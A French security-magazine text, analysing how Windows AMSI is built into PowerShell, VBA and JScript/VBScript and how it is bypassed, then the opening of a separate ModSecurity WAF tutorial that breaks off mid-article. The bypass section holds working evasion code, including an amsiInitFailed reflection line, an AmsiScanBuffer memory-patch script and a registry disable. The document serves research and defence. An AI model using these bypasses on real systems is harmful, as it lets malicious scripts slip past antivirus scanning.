Les fonctions nécessaires à l'utilisation d'AMSI sont exposées par `amsi.dll`. On y retrouve entre autres, `AmsiInitialize()`, `AmsiOpenSession()` et `AmsiScanBuffer()`. Lors de la phase d'initialisation, AMSI se chargera de récupérer la liste des providers et de les charger en mémoire. Ces providers sont des objets COM implémentant l'interface

IAntimalwareProvider et dont le GUID figure sous la clé de registre `HKLM\SOFTWARE\Microsoft\AMSI\Providers`. Par défaut, le provider Windows Defender figure dans cette liste, via la DLL `MpOAV.dll`. Il existe une seconde clé `UacProviders`, contenant la liste des providers pour l'UAC. Bien qu'une entrée soit présente pour Windows Defender, celle-ci ne pointe vers aucun objet. Par défaut, il n'y a donc aucun provider disponible pour le mécanisme d'UAC.

Bien que l'AMSI soit une fonctionnalité extrêmement intéressante pour un antivirus, le support exclusif à Windows 10 n'incite pas les éditeurs à l'intégrer. De ce fait, seuls peu d'entre eux l'utilisent aujourd'hui [2].

Finalement, dans le cadre de notre étude, il est intéressant d'obtenir un accès aux buffers transmis à

l'AMSI. De cette façon, nous verrons précisément ce que reçoivent les antivirus et sous quelle forme. Pour cela, il est possible d'implémenter notre propre provider en suivant les exemples de la documentation [3]. Néanmoins, il existe une deuxième méthode, non documentée, qui consiste à tracer les logs fournis par le provider ETW **Microsoft_Antimalware_Scan_Interface**. Pour cela, les outils LogMan ou Message Analyzer peuvent être utilisés. Le *manifest* de ce provider peut être trouvé en [4] et les buffers à analyser figurent dans le champ **content**.

Antivirus Vendor support for Windows 10 AMSI

Vendor	Support
Windows Defender	https://blogs.technet.microsoft.com/mmpc/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/
AVG	https://support.avg.com/answers?id=906b00000008oUTAAY
BitDefender	https://forum.bitdefender.com/index.php?topic=72455-antimalware-scan-service/
ESET	https://forum.eset.com/topic/11645-beta-eset-endpoint-security-66-is-available-for-evaluation/
Dr. Web	https://news.drweb.com/show/?i=11272&lng=en
Avast	https://forum.avast.com/index.php?topic=184491.msg1300884#msg1300884
Kaspersky	https://help.kaspersky.com/KIS/2019/en-US/119653.htm
CrowdStrike Falcon	Yes
McAfee	https://docs.mcafee.com/bundle/endpoint-security-10.6.0-release-notes-unmanaged-windows/page/GUID-F6711C31-55F0-4B3B-9E40-59C72731FFA8.html

Fig. 3 : Liste des antivirus ayant implémenté un provider auprès de l'AMSI.

2. IMPLÉMENTATIONS

Avant de nous intéresser aux possibles contournements, nous allons étudier l'implémentation de l'AMSI dans différents composants. En effet, afin de maximiser son efficacité et l'abstraction qu'elle fournit, il est nécessaire de placer des hooks à des endroits stratégiques pour y appeler la fonction **AmsiScanBuffer()**. Voici les choix faits par Microsoft pour PowerShell, VBA et JScript/VBScript.

2.1 PowerShell

PowerShell est sans doute le composant pour lequel AMSI présente le plus d'intérêt. Il est en effet très souvent utilisé par les attaquants lors des phases d'infection (*phishing*) et de post-exploitation. Par ailleurs, le code étant open source [5], il est très simple d'y étudier l'implémentation de l'AMSI.

Les déclarations AMSI se trouvent dans le fichier **src/System.Management.Automation/SecuritySupport.cs** au sein de la classe **AmsiUtils**. On y retrouve les logiques d'initialisation et de session, ainsi que la méthode de scan. Le hook que nous cherchons se situe dans la fonction **reallyCompile()** de la classe **CompiledScriptBlockData** (**src/System.Management.Automation/engine/runtime/CompiledScriptBlock.cs**) et est représenté par la fonction **PerformSecurityChecks()** :

```
private void ReallyCompile(bool optimize)
{
    bool etwEnabled = ParserEventSource.Log.IsEnabled();

    if (etwEnabled)
    {
        var extent = _ast.Body.Extent;
        var text = extent.Text;
        ParserEventSource.Log.CompileStart(ParserEventSource.
GetFileOrScript(extent.File, text), text.Length, optimize);
    }

    PerformSecurityChecks();

    Compiler compiler = new Compiler();
    compiler.Compile(this, optimize);

    if (etwEnabled) ParserEventSource.Log.CompileStop();
}
```

Au sein de PowerShell, une instruction est représentée par un objet **ScriptBlock** contenant l'**Abstract Syntax Tree** (AST) décrivant les différents éléments de l'instruction (commande, paramètres, opérateurs de redirections, etc.). La fonction **ReallyCompile()** a pour but de compiler cet AST en une instruction réellement exécutable. Il est donc logique de placer un hook à cet endroit, de façon à ce que chaque nouvelle compilation de **ScriptBlock** déclenche la fonction

PerformSecurityChecks(). Ainsi, AMSI recevra les différentes étapes de désobfuscation au cours de l'exécution :

```
1: INVOKE-Expression( -join (
[Char[]]( 73 ,86, 81, 95 ,83 ,87 )
| foreach-object { [Char]( $_-bxOr
0x3E ) })
2: { [Char]( $_-bxOr 0x3E ) }
3: whoami
```

Néanmoins, nous verrons par la suite que cet emplacement présente une faiblesse importante.

2.2 VBA

En septembre 2018, Microsoft a annoncé l'intégration de l'AMSI au sein des macros VBA d'Office [6]. Cependant, la documentation suggère une différence majeure avec son implémentation dans PowerShell. En effet, comme l'illustre la figure 4, toutes les instructions ne sont pas envoyées vers l'AMSI. À la place, les instructions exécutées génèrent des logs qui sont placés dans un buffer circulaire. Celui-ci ne sera transmis à l'AMSI que lors de l'utilisation de fonctions douteuses, appelées *trigger*, prédéfinies, mais non documentées.

Microsoft n'a pas justifié ce choix d'implémentation plus incomplet que pour PowerShell, mais il est possible qu'il soit lié à des soucis de performances.

C'est au sein du moteur VBA, **VBE7.DLL**, qu'ont été placés les hooks vers l'AMSI. La fonction principale, ici nommée **PerformSecurityChecks()** est chargée de vérifier si l'instruction en cours est dans la liste des triggers, de déclencher l'envoi du buffer dans le cas positif, puis d'interrompre l'exécution en cas de détection




Fig. 4 : Intégration d'AMSI dans VBA pour Office.

d'éléments malveillants par les providers AMSI. Les arguments sont le nom de la fonction VBA à analyser, un pointeur vers une blacklist de *triggers* et leurs tailles respectives.

```

DWORD PerformSecurityChecks(LPSTR name, DWORD name_
len, QWORD *blacklist, DWORD blacklist_len)
{
    QWORD v4;
    LPMALLOC *v5;
    LPMALLOC *v6;
    DWORD AmsiResult;
    DWORD ScanResult;

    if ( !blacklist || (v4 = is_suspicious(name,
name_len, blacklist, blacklist_len), v4) )
    {
        AmsiResult = 0;
        ScanResult = TriggerScan(&AmsiResult);
        if ( ScanResult == 0xA0800001 )
        {
            if ( AmsiResult < 0x8000 )
            {
                if ( AmsiResult >= 0x4000 && AmsiResult <=
0x4FFF )
                {
                    halt();
                }
            }
            else
            {
                halt();
            }
        }
    }
    return v4;
}

```

Cette fonction est appelée à 3 endroits différents qui correspondent à l'utilisation :

- des fonctions VBA **Shell** ou **CallByName** ;
- d'une méthode d'un objet COM ;
- d'une API Win32 importée dynamiquement.

En VBA, il est en effet possible d'instancier des objets COM ainsi que de charger des DLL et d'importer leurs fonctions. Ces méthodes étant souvent utilisées dans les macros Office pour des attaques par phishing, le placement de la fonction **PerformSecurityChecks()** semble judicieux.

```

' Instanciation de WScript.Shell
Dim wsh As Object
Set wsh = CreateObject("WScript.Shell")
wsh.Run("calc.exe")

' Import de VirtualAlloc
Private Declare PtrSafe Function VirtualAlloc Lib
"kernel32" (ByVal Xw1 As Long, ByVal Sstjltuas As
Long, ByVal Bnyltjw As Long, ByVal Rso As Long) As
LongPtr

```

En analysant la fonction **is_suspicious()** ci-après, on remarque que c'est le CRC32 de **name** qui est comparé auprès de la blacklist, probablement afin de dissimuler les fonctions *triggers*. Par ailleurs, toute fonction commençant par **'Nt'** ou **'Zw'** sera considérée douteuse et déclenchera un scan. Ces préfixes sont ceux des API Win32 exportées par **ntdll.dll**.

```

BYTE is_suspicious(LPSTR name, DWORD name_len, DWORD
*blacklist, DWORD blacklist_len)
{
    BYTE result;
    DWORD i;
    DWORD crc;

    if ( name && name_len && blacklist && blacklist_len )
    {
        if ( name_len <= 2 || (name[0] != 'N' || name[1] !=
't') && (name[0] != 'Z' || name[1] != 'w') )
        {
            crc = crc32(0, name, name_len);
            for ( i = 0; i < blacklist_len - 1; i++ )
            {
                if ( blacklist[i] == crc )
                {
                    return 1;
                }
            }
            result = 0;
        }
        else
        {
            result = 1;
        }
    }
    else
    {
        result = 0;
    }
    return result;
}

```

En remontant les appels de fonctions, il est possible d'extraire les deux listes de CRC32 des fonctions triggers (COM + Win32) :

- 101 entrées Win32 (**CreateProcessW**, **LoadLibraryExW**, **RegCreateKeyExW**, etc.) ;
- 25 entrées COM (**run**, **execute**, **execquery**, etc.).

La liste complète des CRC32 des triggers VBA ainsi que le nom des fonctions correspondantes peut être retrouvée sur le GitHub de Synacktiv (<https://www.github.com/Synacktiv/AMSI-Bypass>).

2.3 JScript / VBScript

PowerShell étant de plus en plus surveillé par les forces de la Blue Team, certains attaquants font le choix de se diriger vers d'autres langages de scripting disponibles sur Windows. C'est le cas du JScript et du VBScript qui sont accessibles, entre autres, via **cscrip.exe**. En combinaison avec un outil comme DotNetToJScript [7], ces langages offrent suffisamment de polyvalence pour procéder à des tâches complexes.

Microsoft a cependant d'ores et déjà intégré l'AMSI au sein des moteurs JScript et VBScript (**jscript.dll** et **vbscript.dll**). Son implémentation est similaire à la précédente puisqu'il s'agit là aussi d'un buffer circulaire et de fonctions *triggers*. Microsoft publie les fichiers PDB des deux DLL, ce qui rend notre analyse plus simple.

La fonction centrale est **JAmSiProcessor()** de la classe **JAmSi** (à noter que le nom est le même pour VBS). Celle-ci met en forme les logs de chaque instruction et déclenche des analyses à l'aide de la fonction **JAmSiRunScanner()**. Le mécanisme de blacklist en CRC32 est également présent, avec dix entrées, identiques pour JScript et VBScript. La fonction **JAmSiProcessor()** est appelée à chaque utilisation d'une méthode d'objet COM (hook placé sur l'interface **IDispatchInvoke**) et également lors de l'appel des fonctions internes **InvokeByName()** et **InvokeByDispID()** pour le cas de JScript.

La liste des CRC32 des triggers JScript et VBScript peut être retrouvée sur le GitHub de Synacktiv (<https://www.github.com/Synacktiv/AMSI-Bypass>).

3. CONTOURNEMENTS

Il existe plusieurs méthodes permettant de contourner la protection AMSI, pour chaque application précédemment présentée. Bien que Microsoft ne considère pas l'AMSI comme une *security boundary*, certaines d'entre elles ont tout de même été corrigées, telles que le DLL hijacking sur **amsi.dll** ou le COM hijacking sur les providers.

Voici les méthodes qui fonctionnent à ce jour.

3.1 PowerShell

3.1.1 Version downgrade

L'AMSI n'ayant été implémentée dans PowerShell qu'à partir de la version 3, il est possible de la contourner totalement en utilisant une version inférieure : **powershell.exe -Version 2**, disponible sur Windows 10.

3.1.2 Recompilation

De façon similaire au downgrade de version, il est possible de contourner l'AMSI en recompilant PowerShell sans les hooks de sécurité. Néanmoins, cette méthode nécessite de déposer un binaire sur le disque et cela n'est réellement utile que lorsqu'un attaquant est en phase de post-exploitation, souhaite utiliser un outil basé sur PowerShell, tel qu'Empire [8] ou PowerSploit [9], et que PowerShell v2 n'est pas disponible.

3.1.3 ScriptBlockAST

Comme expliqué précédemment, le hook vers AMSI dans PowerShell est placé juste avant la compilation du **ScriptBlock**. Cela est problématique puisque les providers n'auront accès qu'à une version intermédiaire de l'instruction, celle de l'**AST**. Or dans l'**AST**, chaque chaîne de caractères est représentée par un objet distinct : **StringConstantExpressionAst** (figure 5). Ainsi, une simple concaténation peut permettre de contourner des signatures antivirus.




Fig. 5 : Aperçu de l'Abstract Syntax Tree.

En regardant de plus près l'implémentation de la fonction **PerformSecurityChecks()** ci-après, nous voyons bien que le contenu envoyé vers l'AMSI n'est autre que **Ast.Extent.Text**. Nous pouvons observer le résultat avec PowerShell : les providers ne recevront jamais la version concaténée de la chaîne de caractères.

```
private void PerformSecurityChecks()
{
    var scriptBlockAst = Ast as ScriptBlockAst;

    [...]

    var scriptExtent = scriptBlockAst.Extent;
    var scriptFile = scriptExtent.File;

    [...]

    // Call the AMSI API to determine if the script
    block has malicious content
    var amsiResult = AmsiUtils.
    ScanContent(scriptExtent.Text, scriptFile);

    [...]
}
```

```
> $scriptblock = { "amsi" + "utils" }
> $scriptblock.Ast.Extent.Text
{ "amsi" + "utils" }
```

Grâce à un outil tel que Invoke-Obfuscation [10], il est alors simple d'obfusquer son code malveillant de façon minimaliste en choisissant la manipulation des strings :

```
& ((("{0}{2}{1}"-f'wh','mi','oa'))
```

3.1.4 Patching de la mémoire

La dernière technique proposée pour contourner l'AMSI dans PowerShell est le patching de la mémoire. La méthode la plus répandue a été proposée par @mattifestation et consiste à manipuler la variable **amsiInitFailed** située dans la classe **AmsiUtils**. Cette variable contient le résultat de l'initialisation d'AMSI au sein du processus. Elle sert d'indicateur à la fonction **WinScanContent()** afin de déterminer si elle doit effectivement procéder à l'analyse. Dans le cas où sa valeur est à **true**, le buffer n'est pas envoyé à AMSI et la fonction retourne la valeur **AMSI_RESULT.AMSI_RESULT_NOT_DETECTED**.

```
internal static AmsiNativeMethods.AMSI_
RESULT WinScanContent(string content, string
sourceMetadata, bool warmUp)
{
    // ...

    // If we had a previous initialization failure,
    just return the neutral result.
    if (s_amsiInitFailed)
    {
        return AmsiNativeMethods.AMSI_RESULT.AMSI_
        RESULT_NOT_DETECTED;
    }

    // ...
}
```

```
[Ref].Assembly.GetType('System.Management.Automation.
Amsi'+Utils').GetField('amsiIn'+itFailed', 'NonPublic,
Static').SetValue($null,$true)
```

Une seconde méthode, plus fastidieuse, consiste à patcher **amsi.dll**. En effet, étant située en *userland* dans le processus **powershell.exe**, il est possible d'accéder à ses pages mémoires et de patcher son code. Ainsi, il est possible de modifier la fonction **AmsiScanBuffer()** afin de lui faire simuler une erreur et obtenir le résultat **AMSI_RESULT_NOT_DETECTED** sans que les buffers soient analysés. Pour cela, il suffit de remplacer le début de la fonction par les instructions **MOV eax, 0x80070057; RET**, la valeur **0x80070057** correspondant à l'erreur **E_INVALIDARG**. PowerShell vérifie ensuite la valeur de retour **hr** et, dans le cas d'une erreur, l'ignore silencieusement et simule le résultat **AMSI_RESULT_NOT_DETECTED** :

```
if (!Utils.Succeeded(hr))
{
    // If we got a failure, just return the neutral
    result ("AMSI_RESULT_NOT_DETECTED")
    return AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_
    NOT_DETECTED;
}
```

Le code PowerShell suivant permet d'automatiser cette méthode [11].

```
$id = get-random;

$Source = @"
using System;
using System.Runtime.InteropServices;
namespace _$id
```

```

{
    public class _$id
    {
        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string
        procName);
        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);
        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr
        dwSize, uint flNewProtect, out uint lpflOldProtect);
        [DllImport("Kernel32.dll", EntryPoint = "RtlMoveMemory",
        SetLastError = false)]
        static extern void MoveMemory(IntPtr dest, IntPtr src, int size);

        public static int Disable()
        {
            string hexbuffer = "41;6d;73;69;53;63;61;6e;42;75;66;66;65;72";
            string hexdllbuffer = "61;6d;73;69;2e;64;6c;6c";

            string buf1=FromHexBuffer(hexdllbuffer);
            string buf2=FromHexBuffer(hexbuffer);
            IntPtr Address = GetProcAddress(LoadLibrary(buf1), buf2);

            UIntPtr size = (UIntPtr)5;
            uint p = 0;

            VirtualProtect(Address, size, 0x40, out p);

            Byte[] Patch = {0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
            IntPtr unmanagedPointer = Marshal.AllocHGlobal(6);
            Marshal.Copy(Patch, 0, unmanagedPointer, 6);
            MoveMemory(Address, unmanagedPointer, 6);

            return 0;
        }

        public static string FromHexBuffer(String hexdata)
        {
            string buffer="";
            String[] hexbuffersplit = hexdata.Split(';');
            foreach (String hex in hexbuffersplit)
            {
                int value = Convert.ToInt32(hex, 16);
                buffer+= Char.ConvertFromUtf32(value);
            }

            return buffer;
        }
    }
}
"@;

Add-Type -ReferencedAssemblies $Ref -TypeDefinition $Source -Language
CSharp;
iex "[$_id.$_id]::Disable() | Out-Null"

```

Finalement, l'AMSI n'étant pas considérée comme une *security boundary*, Microsoft n'a pas souhaité adresser le problème en profondeur et a simplement ajouté les signatures suivantes à Windows Defender, sous le label **Trojan:Win32/AmsiTamper.A!ams** :

- *AmsiUtils* ;
- *AmsiScanBuffer* ;
- *BypassAMSI*.

Celles-ci peuvent être contournées par une simple concaténation.

3.2 VBA

De par l'implémentation de l'AMSI au sein de VBA, il est possible de rester invisible en esquivant les fonctions *triggers*. De cette façon, le buffer de logs ne sera jamais transmis aux providers. Néanmoins, il existe tout de même un moyen, avec Excel, d'utiliser ces fonctions sans faire intervenir l'AMSI.

3.2.1 Excel XLM (4.0)

Excel, à la différence de Word, possède un second moteur de macros appelé XLM, et ne reposant pas sur VBA. Le développement de ce moteur a été abandonné après Excel v4.0, mais pour des raisons de rétrocompatibilité, il est toujours disponible sur la dernière version d'Excel, à savoir 2019. Tout comme avec le moteur VBA, les macros XLM ont la possibilité d'interagir avec les API Win32, ce qui offre de nombreuses options pour un attaquant. L'AMSI n'y étant pas implémentée, les providers n'auront aucune vue sur le contenu de la macro lors de son exécution.

Un document de référence est disponible en [12].

3.3 JScript / VBScript

3.3.1 Registre

Lors du processus d'initialisation de l'AMSI, la fonction `JAMSIEnabledByRegistry()` vérifie la valeur de la clé `HKCU\SOFTWARE\Microsoft\Windows Script\Settings\AmsiEnable` afin de déterminer si AMSI est activé sur le système. HKCU étant accessible en écriture depuis l'utilisateur courant, il est possible d'éditer la valeur de cette clé afin de la fixer à 0. Il est néanmoins important de noter que, cette fonction n'étant appelée que lors de l'initialisation, une modification de la valeur ne s'appliquera pas au processus courant et ses instructions continueront d'être transmises à l'AMSI. Cette méthode est notamment utilisée par l'outil SharpShooter [13], au sein du module `amsikiller.py`.

3.3.2 WScript & COM events

WScript est l'objet à la racine de la hiérarchie Windows Script Host. Il ne nécessite pas d'être instancié et permet, entre autres, de créer des objets COM / ActiveX et de les connecter au script courant à l'aide de sa méthode `CreateObject(strProgID [, strPrefix])`. D'après sa documentation [14], cette méthode prend en premier paramètre le nom de l'objet à instancier et en second, un préfixe. Suite à la création de l'objet, les fonctions nommées avec ce préfixe lui seront directement rattachées. Cela permet de créer des fonctions implémentant les événements d'un objet, comme dans le cas suivant avec Internet Explorer.

```
var ie = WScript.CreateObject('InternetExplorer.
Application', 'ie_');

function ie_OnQuit() {
    Wscript.Echo('Quit!');
}
```

Ce mécanisme perturbe l'AMSI et rend le contenu des fonctions connectées invisible. L'exploitation de cette méthode est très simple et permet de camoufler des outils comme DotNetToJScript, normalement détectés par Windows Defender via l'AMSI.

CONCLUSION

En conclusion, l'AMSI représente un bel effort de la part de Microsoft. L'enjeu est la lutte contre l'obfuscation de scripts malveillants et l'apport de visibilité

aux solutions antivirus est bien réel. Néanmoins, des défauts d'implémentation dans les applications démontrent qu'il reste encore relativement simple de contourner cette protection dans son intégralité. ■

RÉFÉRENCES

- [1] <https://docs.microsoft.com/en-us/windows/desktop/amsi/antimalware-scan-interface-functions>
- [2] https://twitter.com/Lee_Holmes/status/1105907446512410624
- [3] <https://github.com/Microsoft/Windows-classic-samples/tree/master/Samples/AmsiProvider>
- [4] <https://gist.github.com/mattifestation/6b3bbb5a56cfc01bbfed9f74d94db618>
- [5] <https://github.com/PowerShell/PowerShell>
- [6] <https://www.microsoft.com/security/blog/2018/09/12/office-vba-amsi-parting-the-veil-on-malicious-macros/>
- [7] <https://github.com/tyranid/DotNetToJScript>
- [8] <https://github.com/EmpireProject/Empire>
- [9] <https://github.com/PowerShellMafia/PowerSploit>
- [10] <https://github.com/danielbohannon/Invoke-Obfuscation>
- [11] <https://rastamouse.me/2018/11/amsiscanbuffer-bypass-part-3/>
- [12] <https://d13ot9o61jdzpp.cloudfront.net/files/Excel%20Macro%20Functions%20Reference.pdf>
- [13] <https://github.com/mdsecactivebreach/SharpShooter>
- [14] [https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/xzysf6hc\(v=vs.84\)](https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/xzysf6hc(v=vs.84))

MODSECURITY : MISE EN PLACE D'UN WAF ET CONFIGURATIONS AVANCÉES

David ROUTIN (@Rewt_1) – david@security-on.com
Senior Security Engineer, e-Xpert Solutions

Les sites web subissent des attaques permanentes, de par l'évolution des technologies, il devient complexe de s'assurer que l'ensemble du périmètre hébergé soit à jour et exempt de failles de sécurité. Dans ces conditions, l'utilisation d'un Web Application Firewall ou WAF peut apporter une réponse à ces problématiques. En effet, les WAF sont devenus incontournables dans le domaine de la sécurité et font partie de la brique essentielle de protection des plus grands sites Internet.

mots-clés : WEB APPLICATION FIREWALL / APACHE / REVERSE PROXY / WAF / HONEYPOT / MODSECURITY / SECRULE

Après avoir utilisé ModSecurity (créé en 2002) comme solution de WAF pour sécuriser des sites internet de toutes tailles (jusqu'à plusieurs centaines de milliers d'utilisateurs) depuis près de 10 ans, j'ai pu apprécier son évolution et la maturité du projet qui représente aujourd'hui une excellente alternative libre aux solutions de WAF commerciales.

Que ce soit pour protéger un ensemble de sites (mutualisés), une API, piéger des attaquants de façon transparente, pour des questions de compliance (PCI, ISO27001...) ou tout simplement par envie d'apprendre, je vous propose de découvrir ce puissant Web Application Firewall : ModSecurity et ce, à travers des cas d'usages pratiques et éprouvés !

1. DESCRIPTION

ModSecurity est un firewall web applicatif (WAF) créé par Ivan Ristic. C'est un projet open source fonctionnant sur les serveurs Apache, NGINX et IIS et supporté sur Linux et Windows. Cette solution répond à de nombreuses problématiques liées à la sécurité des environnements web comme la mise en place de contrôles d'accès, la détection et le blocage d'attaques en s'appuyant sur un puissant langage et des capacités évoluées de détection et de corrélation.

Il existe deux branches pour le projet : 2.x et 3.x. La branche 3.x est une reconstruction majeure de ModSecurity, qui désormais devient un moteur indépendant **[LIBMODSEC]**. Les deux branches continuent d'être développées, les versions actuelles étant la 2.9.3 et 3.0.3. Toutefois, la branche 3.x reconnue comme stable souffre actuellement d'un manque de documentation, d'une complexité plus importante ainsi que de fonctionnalités qui n'ont pas encore été migrées.

Les éléments de cet article s'appuieront sur la branche 2.9 de ModSecurity sous sa forme classique : un module Apache.

Il existe deux principaux modèles de déploiement de ModSecurity :

- *Stand alone* : les configurations ModSecurity sont gérées et appliquées directement au niveau du serveur hébergeant le site web/contenu.

- **Reverse proxy** : c'est le mode le plus courant. Le serveur est configuré pour recevoir les connexions de l'extérieur et les « proxifier » vers un serveur de destination (*backend*). Dans ce cas, les configurations sont gérées et appliquées sur le reverse proxy.

L'objectif de cet article est de vous donner les clés pour comprendre la philosophie de cette solution, vous permettre de mettre en place une configuration, et vous fournir des cas d'usage divers qui vous familiariseront avec les configurations.

1.1 Les modèles de sécurité

Un WAF peut être utilisé selon trois modèles de sécurité :

- Le modèle positif : seul ce qui est explicitement défini sera autorisé. Dans ce cas, on devra définir un maximum d'informations afin de s'assurer que la ressource à mettre à disposition (par exemple, une URL) correspondra de façon stricte à la structure de l'URL, au nombre d'arguments, aux valeurs possibles des champs, des en-têtes, etc. Si l'accès ne remplit pas strictement toutes les conditions définies, celui-ci sera refusé. Ce modèle fournira un niveau de sécurité très élevé, mais souffre de plusieurs contraintes de taille :
 - il vous faut maîtriser chaque élément de votre application web en connaissant pour chaque URL : le type de champ, leur taille, le nombre de paramètres attendus, etc. On parle de profilage.

→ à chaque modification du site web, les utilisateurs seront potentiellement bloqués si le nouveau « *profile* » n'est pas défini. Dans le cas d'un site de taille importante, la tâche de profilage peut s'avérer fastidieuse, car il existe peu de documentation à ce sujet, je vous renvoie sur le travail de recherche **[MSECPROFIL]**.

- Le modèle négatif : dans ce mode, tout est par défaut autorisé sauf ce qui est explicitement interdit et donc bloqué par le WAF. Les règles de blocage peuvent s'appuyer sur des signatures d'attaque, des règles de corrélation, des bases d'IP, du scoring, etc.

Ce modèle assure déjà un niveau de sécurité important s'il est bien implémenté. Il a pu passer haut la main des tests d'intrusions externes et des audits comme PCI-DSS. L'avantage majeur d'une telle intégration étant la diminution des blocages dus à des faux positifs.

- L'approche hybride : pourquoi ne pas tirer le meilleur des deux mondes ? Il est tout à fait possible d'utiliser les deux modèles de façon commune, par exemple appliquer du scoring pour effectuer de la détection d'attaques ainsi qu'un modèle positif sur certaines URL sensibles (par exemple une API).

2. FONCTIONNEMENT

2.1 Les règles

Le moteur ModSecurity ne fait rien seul, il fonctionne avec un serveur web sous forme de module à inclure et s'appuie sur des jeux de règles, les SecRule.

Un jeu de règles appelé « Core Rules » (OWASP) gratuit et maintenu activement est disponible **[MODSECCRS]**. Celui-ci permet de disposer des différentes règles de détection telles que les injections SQL, exécution de commandes, fuite de données, scanners de vulnérabilités, etc. C'est la base sur laquelle vous vous appuyerez pour mettre en place votre WAF avec des détections intégrées. À noter qu'il existe également des règles commerciales qui peuvent être intégrées à votre jeu existant.

De même, par défaut, quel que soit l'emplacement d'une règle dans un fichier de configuration, celle-ci sera appliquée sur l'ensemble de l'environnement web du serveur. C'est-à-dire qu'une règle placée dans un Virtual Host sera appliquée sur l'ensemble des autres Virtual Hosts. Ce comportement peut être modifié pour disposer de jeux de règles dédiés par Virtual Hosts et ainsi éviter tout effet de bord entre différents sites. Cette approche sera celle choisie dans les exemples présentés.

2.2 Description de l'architecture utilisée

Les modèles de déploiement décrits s'appuieront sur une architecture « Reverse Proxy » avec un modèle de sécurité hybride : modèles de sécurité négatifs et positifs en fonction des besoins.

Les instructions d'installation et de configuration ont été effectuées sur un environnement CentOS 7.

Cet article se concentre sur ModSecurity, nous n'aborderons pas les configurations Apache nécessaires en production telles que la haute disponibilité, le durcissement, SSL, etc.

2.3 Installation et configuration initiale

L'installation de ModSecurity se fait via le package de base qui est disponible dans les dépôts standards. Nous allons également créer un répertoire **waf** qui contiendra d'une part les configurations WAF spécifiques à chacun de nos Virtual Hosts et d'autre part les Core Rules que nous téléchargerons depuis le dépôt git. Nous copions également le fichier **crs-setup.conf** nécessaire à l'initialisation...

```
yum install git mod security
mkdir -p /etc/httpd/waf/{vhosts,available_rules}
cd /etc/httpd/waf/
git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git
cp owasp-modsecurity-crs/rules/* /etc/httpd/waf/available_rules/
cp /etc/httpd/waf/owasp-modsecurity-crs/crs-setup.conf.example /etc/httpd/waf/available_rules/00-crs-setup.conf
```

NOTE

Nous n'utilisons pas les *Core Rules* des dépôts du système, ces dernières n'étant pas à jour. En effet, on peut noter de nombreuses améliorations dans la prise en charge des faux positifs relatifs aux CMS communs (Cpanel, Drupal...).

2.3.1 Configuration d'un VirtualHost protégé avec ModSecurity

Supposons que nous voulons protéger notre site **bigcorp.ch**, la configuration suivante minimaliste permettra d'intégrer le WAF en utilisant un jeu de règles dédiées.

Le fichier **/etc/httpd/conf.d/bigcorp.ch.conf** contient la configuration du VirtualHost. La configuration du Reverse Proxy Apache n'étant pas le sujet de cet article, cette dernière est volontairement simplifiée :

```
<VirtualHost *:80>
    ServerName bigcorp.ch
    LogLevel warn
    Include /etc/httpd/waf/vhosts/waf-bigcorp.ch.conf

    ProxyRequests off
    ProxyPreserveHost On
    # Un backend web
    ProxyPass / http://10.0.3.10/
    ProxyPassReverse / http://10.0.3.10/

    <Proxy *>
        Require all granted
    </Proxy>
</VirtualHost>
```

Nous allons maintenant construire le fichier **/etc/httpd/waf/vhosts/waf-bigcorp.ch.conf** qui contiendra les règles spécifiques à ce VirtualHost :

```
cat << EOF > /etc/httpd/waf/vhosts/waf-bigcorp.ch.conf
SecRuleEngine On
SecRuleInheritance Off
SecResponseBodyAccess On
SecStreamOutBodyInspection On
SecDisableBackendCompression On
EOF
ls -l /etc/httpd/waf/available_rules/*.conf | awk '{ print "Include " $1}' >> /etc/httpd/waf/vhosts/waf-bigcorp.ch.conf
```

Revenons sur le contenu de ce fichier :

- **SecRuleEngine** : cette directive spécifie si le moteur de ModSecurity doit être activé, désactivé ou en mode *DetectionOnly* (pas de blocage).
- **SecRuleInheritance Off** : cette directive spécifie que l'on refuse l'héritage de règles existantes.
- Les autres règles débutant par **Sec*** sont destinées à permettre l'analyse du trafic renvoyé aux utilisateurs.
- La dernière ligne sert à inclure toutes les règles disponibles.

Vous pourrez ensuite éditer ce fichier et commenter les jeux de règles non applicables à votre Virtual Host.

Par exemple, supprimer les règles concernant les CMS :

```
Include /etc/httpd/waf/available_rules/00-crs-setup.conf
Include /etc/httpd/waf/available_rules/REQUEST-901-INITIALIZATION.conf
```

```
#Include /etc/httpd/waf/available_rules/REQUEST-903.9001-DRUPAL-
EXCLUSION-RULES.conf
#Include /etc/httpd/waf/available_rules/REQUEST-903.9002-WORDPRESS-
EXCLUSION-RULES.conf
...
```

2.3.2 Configuration de base des fichiers liés à ModSecurity

Le fichier `/etc/httpd/conf.d/mod_security.conf` sert à paramétrer les options de base de ModSecurity : type de log, chemin vers les caches de modsecurity, etc.

Le fichier de configuration des Core Rules `/etc/httpd/waf/available_rules/00-crs-setup.conf`, quant à lui est bien documenté et de nombreuses options qui ne peuvent être abordées dans cet article pourraient vous être utiles comme la spécification d'un type de CMS, le mode paranoïaque (qui augmente la sécurité, mais également le risque de faux positifs), les extensions de fichiers interdites, etc.

ATTENTION !

